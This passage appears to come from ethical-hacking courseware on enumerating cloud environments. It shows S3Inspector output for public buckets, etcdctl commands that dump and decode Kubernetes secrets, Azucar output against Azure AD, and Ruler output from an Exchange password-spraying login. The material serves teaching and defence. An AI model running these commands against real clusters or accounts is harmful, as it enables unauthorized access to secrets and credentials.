
Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-public buckets respond with access denied reports.



```
----------------------------------------
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: Full Control by Authenticated AWS users
Permission: Full Control by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
----------------------------------------
Bucket myweeklyreports: Not public
Location: us-west-2
----------------------------------------
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: readable by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
----------------------------------------
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: writable & readable & permissions readable by Authenticated AWS users
Permission: readable by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

Figure 19.59: Screenshot of S3Inspector



Enumerating Kubernetes etcd

- etcd is a distributed and consistent **key-value storage**, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers **examine etcd processes**, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and **PKI information** is

```
# ps -ef | grep apiserver
```

- The command used to identify secrets stored in the **Kubernetes cluster** is as follows:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

Furthermore, attackers can use the following command to retrieve a key and convert it into YAML format:


```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/secrets/kube-
system/weave-net-token-nmb26 |./auger decode -o yaml
```

By decoding keys, attackers can identify endpoints from the kube config file. Attackers can further use the information enumerated from etcd to perform privilege escalation attacks and gain access to node information.

Enumerating Azure Active Directory (AD) Accounts

Account Enumeration

- The users of Azure AD having access to the services of Office 365 can **enumerate all the user accounts** as well as admin group
- This possibility allows attackers to exploit and take advantage of Azure AD to perform account enumeration
- Attackers can perform Azure AD enumeration using tools such as **Azucar**




```
PS C:\AzureReview_V06> .\Azucar.ps1 -ExportTo EXCEL,CSV,XML,JSON -Verbose -Instance AzureCloud -Analysis All
VERBOSE: Setting default webbroser IE.HTTP for HTTP...
VERBOSE: Setting default webbroser IE.HTTPS for HTTPS...
Trying to find a valid TenantID
VERBOSE: GET https://management.azure.com//subscriptions?api-version=2015-01-01 with 0-byte payload
VERBOSE: received 351-byte response of content type application/json; charset=utf-8
VERBOSE: Retrieve resource groups for the subscription 8456569
VERBOSE: Get request for object type resourcegroups succeeded.
VERBOSE: Adding Audit to queue...
VERBOSE: Adding Contacts to queue...
Audit logs task ID 1: Retrieve Audit from eb324ab
VERBOSE: Adding DirectoryRoles to queue...
Contacts task ID 2: Retrieve Contacts from eb324ab
VERBOSE: Adding Domains to queue...
Directory Roles task ID 3: Retrieve DirectoryRoles from
VERBOSE: Adding Groups to queue...
Domain task ID 4: Retrieve Domains from eb3
VERBOSE: Adding Policies to queue...
Groups task ID 5: Retrieve Groups from eb32
VERBOSE: Adding Users to queue...
VERBOSE: Adding SecurityAlerts to queue...
VERBOSE: Adding ClassicVM to queue...
VERBOSE: Adding SQLDatabases to queue...
VERBOSE: Adding DatabaseFirewall to queue...
VERBOSE: Adding VMEndpoints to queue...
VERBOSE: Adding NetworkSecurityGroups to queue...
VERBOSE: Adding MissingPatches to queue...
VERBOSE: Adding RoleAssignments to queue...
VERBOSE: Adding SecurityPolicies to queue...
VERBOSE: Adding SecurityStatuses to queue...
VERBOSE: Adding StorageAccounts to queue...
VERBOSE: Adding RMVM to queue...
VERBOSE: Get request for object type domains succeeded.
VERBOSE: Get request for object type contacts succeeded.
VERBOSE: Get request for object type groups succeeded.
```

https://github.com

Password Spraying

- If both the **on-premises** and **cloud account** use the same password, then there is a **high probability** of attackers gaining access to the target network through password spraying
- Attackers can perform password spraying using sophisticated tools such as **Ruler**



```
staaldraad  ~ › github.com › sensepost › ruler  ᚠ dev  ./ruler-linux64 --domain 'evilcorp' --username daadmin --hash [redacted] --email john.ford@evilcorp.ninja --insecure --admin di
splay
[*] Retrieving MAPI/HTTP info
[*] Doing Autodiscover for domain
[+] MAPI URL found:  https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] MAPI AddressBook URL found:  https://mail.evilcorp.ninja/mapi/nspi/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] User DN:  /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=beb65f5c92f74b868c138f7bcec7bfb8-John Ford
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[+] Retrieving Rules
[+] Found 1 rules
Rule: thiscouldbebad RuleID: 010000005112663 6
[*] And disconnecting from server
staaldraad  ~ › github.com › sensepost › ruler  ᚠ dev  ./ruler-linux64 --domain 'evilcorp' --username daadmin --password [redacted] --email john.ford@evilcorp.ninja --insecure --admin display
[*] Retrieving MAPI/HTTP info
[*] Doing Autodiscover for domain
[+] MAPI URL found:  https://mail.evilcorp.ninja/mapi/emsmdb/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] MAPI AddressBook URL found:  https://mail.evilcorp.ninja/mapi/nspi/?MailboxId=7bb476d4-8e1f-4a57-bbd8-beac7912fb77@evilcorp.ninja
[+] User DN:  /o=Evilcorp/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=beb65f5c92f74b868c138f7bcec7bfb8-John Ford
[*] Got Context, Doing ROPLogin
[*] And we are authenticated
[*] Openning the Inbox
[+] Retrieving Rules
[+] Found 1 rules
Rule: thiscouldbebad RuleID: 010000005112663 6
[*] And disconnecting from server
staaldraad  ~ › github.com › sensepost › ruler  ᚠ dev                                                                                    13:37
```

https://github.com

Enumerating Azure Active Directory (AD) Accounts

Cloud platforms such as Office 365 can be accessed directly from the Internet. Hence, attackers target these environments to initiate different attacks on Azure Active Directory (AD) and Office 365.

Techniques used to enumerate Azure AD accounts are discussed below.

